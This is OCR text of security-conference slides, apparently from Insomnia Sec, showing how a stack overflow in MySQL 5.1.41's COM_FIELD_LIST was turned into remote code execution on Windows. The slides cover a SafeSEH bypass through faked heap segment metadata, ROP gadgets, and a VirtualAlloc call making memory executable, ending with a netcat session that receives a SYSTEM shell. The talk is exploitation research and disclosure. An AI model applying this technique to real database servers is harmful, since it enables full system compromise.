
```
77BC6CA1 MOV ESI,DWORD PTR DS:[EBX+C]      ; Load SEH+C
77BC6CA4 MOV EDI,DWORD PTR DS:[EBX+8]      ; Load SEH+8
77BC6CA7 PUSH EBX
77BC6CA8 CALL msvcrt.77BCA3BE              ; Call validation routine
```

STACK	
SEH-8	Ptr Stack < SEH
SEH-4	XXXXXXXX
SEH Record	XXXXXXXX
Handler	77BC6C74
SEH+8	NonStack Ptr
SEH+C	00000001

Fake Record	
FFFFFFFF	EIP TARGET

Possible under the right conditions, but yeah.....

77BE8E5B MOV EAX,msvcrt.77BE8EF0
77BE8E60 JMP msvcrt.__CxxFrameHandler2 ; Call the FrameHandler



Well, at least it hasn't terminated yet.


MYSQL < =5.1.41 COM_FIELD_LIST

- Stack overflow
- Supply a long field name as the parameter

```
[14:58:24] Access violation when writing to [03310000] - use Shift+F7/F8/F9 to pass exception to program
```

```
0069726A  MOV BYTE PTR DS:[ECX],AL
0069726C  ADD ECX,1
0069726F  ADD EDX,1
00697272  TEST AL,AL
00697274  JNZ SHORT mysqld.00697268
00697276  LEA EAX,DWORD PTR DS:[ECX-1]
00697279  RETN
```

```
0330FFA0   68686868  hhhh
0330FFA4   68686868  hhhh  Pointer to next SEH record
0330FFA8   68686868  hhhh  SE handler
0330FFAC   68686868  hhhh
0330FFB0   68686868  hhhh
0330FFB4   68686868  hhhh
0330FFB8   68686868  hhhh
0330FFBC   68686868  hhhh
0330FFC0   68686868  hhhh
0330FFC4   68686868  hhhh
0330FFC8   68686868  hhhh
0330FFCC   68686868  hhhh
0330FFD0   68686868  hhhh
0330FFD4   68686868  hhhh
0330FFD8   68686868  hhhh
0330FFDC   68686868  hhhh
0330FFE0   68686868  hhhh
0330FFE4   68686868  hhhh
0330FFE8   68686868  hhhh
0330FFEC   68686868  hhhh
0330FFF0   68686868  hhhh
0330FFF4   68686868  hhhh
0330FFF8   68686868  hhhh
0330FFFC   68686868  hhhh
```




No modules to be used

- No useable memory addresses
- Can't fall back to ret overwrite due to /GS

Try a longer string?

- Maybe a different code path is taken




[15:08:53] Access violation when reading [68686868] - use Shift+F7/F8/F9 to pass exception to program

Different AV

Different Code Location


```
00410BC9  CMP BYTE PTR DS:[ECX],0
00410BCC  JE SHORT mysqld.00410BD6
00410BCE  INC EAX
00410BCF  INC ECX
00410BD0  CMP EAX,DWORD PTR SS:[ESP+8]
00410BD4  JB SHORT mysqld.00410BC9
```


```
0330FFA4   68686868  hhhh  Pointer to next SEH record
0330FFA8   68686868  hhhh  SE handler
0330FFAC   68686868  hhhh
0330FFB0   68686868  hhhh
0330FFB4   68686868  hhhh
0330FFB8   68686868  hhhh
0330FFBC   68686868  hhhh
0330FFC0   68686868  hhhh
0330FFC4   68686868  hhhh
0330FFC8   68686868  hhhh
0330FFCC   68686868  hhhh
0330FFD0   68686868  hhhh
0330FFD4   68686868  hhhh
0330FFD8   68686868  hhhh
0330FFDC   68686868  hhhh
0330FFE0   68686868  hhhh
0330FFE4   68686868  hhhh
0330FFE8   68686868  hhhh
0330FFEC   68686868  hhhh
0330FFF0   68686868  hhhh
0330FFF4   68686868  hhhh
0330FFF8   68686868  hhhh
0330FFFC   68686868  hhhh
```



Stack


No Guard Page







Interesting

- Doesn't help us bypass SafeSEH restritions
- Wonder what this other memory is?
- If only we could stop the current thread from crashing




7C833BF9 ^0F84 FDCFFDFF JE ntdll.7C810BFC
7C833BFF 8B5D 10 MOV EBX,DWORD PTR SS:[EBP+10]
7C833C02 8B13 MOV EDX,DWORD PTR DS:[EBX]
7C833C04 8B45 14 MOV EAX,DWORD PTR SS:[EBP+14]
7C833C07 3956 08 CMP DWORD PTR DS:[ESI+8],EDX
7C833C0A ^0F82 8B03FEFF JB ntdll.7C813F9B
7C833C10 85C0 TEST EAX,EAX
7C833C12 ^0F85 CDBBFDFF JNZ ntdll.7C80F7E5
EDX=00018000
DS:[68686870]=???
Registers (FPU)
EAX 00000000
ECX 0380EBB0
EDX 00018000
EBX 0380EBB0
ESP 0380EB70
EBP 0380EB84
ESI 68686868
EDI 03310000
EIP 7C833C07 ntdll.7C
Address
Hex dump
ASCII
03310000 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
0380EB70 003E0000
0380EB74 00000018
Microsoft Visual C++ Runtime Library
Runtime Error!
Program:
This application has requested the Runtime to terminate it in an unusual way.
Please contact the application's support team for more information.
OK



Heap segment

- Created when heap is extended
- Pointer stored in base heap


Heap Management	
Address	Description
003E0000	Base Address
003E0058	Segments[64]

40 byte chunk contains

- Heap chunk header
- Segment metadata

Segment header queried

- During allocation for large size
- Segment queried on uncommitted memory
- Will commit and insert new chunk into freelist[0]



Heap Segment Header		
Address	Value	Description
03310008	FFEEFFEE	Signature
0331000C	00000000	Flags
03310010	003E0000	Heap
03310014		LargestUnCommittedRange
03310018	03310000	Base Address
0331001C	00000400	Number of pages
03310020	03310040	First Entry
03310024	03FF0371	Last Valid Entry
03310028		NumberOfUnCommittedPages
0331002C		NumberOfUnCommittedRanges
03310030	003E0588	UnCommittedRanges
03310034	00000000	AllocatorBackTraceIndex
03310036	00000000	Reserved
03310038	03310040	LastEntryInSegment

40 Byte Chunk

Address for newly created chunk to use

UnCommittedRanges	
Address	Description
+0	Flags/# pages
+4	Chunk Address
+8	Chunk Size

Exploit needs to setup

- FirstEntry pointer
- UnCommittedRange (this controls the returned address)

Address	Hex dump
03310000	01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
03310010	20 01 31 03 22 22 22 22 33 33 33 33 64 64 64 64
03310020	40 01 31 03 66 66 66 66 77 77 77 77 3F 3F 3F 3F
03310030	30 01 31 03 01 01 01 01 01 01 01 01 01 01 01 01

UnCommittedRange

Range Address

03310120	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
03310130	00 00 00 00 90 BA AC 01 02 02 02 02 44 44 44 44
03310140	00 00 44 44 44 11 44 03 44 44 44 44 44 44 44 44
03310150	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44

At next large allocation

- Fake uncommittedrange used
- 01ACBA90 is returned
- Data written to allocated buffer


Address	Hex dump
01ACBA90	20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
01ACBAA0	20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
01ACBAB0	20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
01ACBAC0	20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
01ACBAD0	20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01

Overwritten function pointer table in MYSQL heap

Function table accessed

- EAX points to our data

```
00446914 MOV EAX,DWORD PTR DS:[ESI]
00446916 MOV EDX,DWORD PTR DS:[EAX+4]
00446919 PUSH EDI
0044691A PUSH EBX
0044691B PUSH EBP
0044691C PUSH ECX
0044691D MOV ECX,ESI
0044691F CALL EDX
```




The address for EDX

The 2nd RET address

```
00424983 PUSH EAX
00424984 POP ESP
00424985 RETN
```

Take control of the stack

```
00401054 POP ECX
00401055 RETN
```




```
005FFF22   CALL DWORD PTR DS:[<&KERNEL32.VirtualAl kernel32.VirtualAlloc
005FFF28   MOV ECX,DWORD PTR DS:[9D4954]
```

Use VirtualAlloc call from within MYSQL

```
01AD0030   01ACBA90 é╣%0  Address = 01ACBA90
01AD0034   00019000 .É0.  Size = 19000 (102400.)
01AD0038   00001000 .►..  AllocationType = MEM_COMMIT
01AD003C   00000040 @...  Protect = PAGE_EXECUTE_READWRITE
01AD0040   00000040 @...
01AD0044   00403DDA ┌=@.  mysqld.00403DDA
```

Return to a JMP ESP

Crafty stack setup



Command Prompt - nc -l -p26

```
C:\syscan>nc -l -p26
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\All Users\Application Data\MySQL\MySQL Server 5.1\Data
>whoami
whoami
nt authority\system

C:\Documents and Settings\All Users\Application Data\MySQL\MySQL Server 5.1\Data
>
```

www.insomniasec.com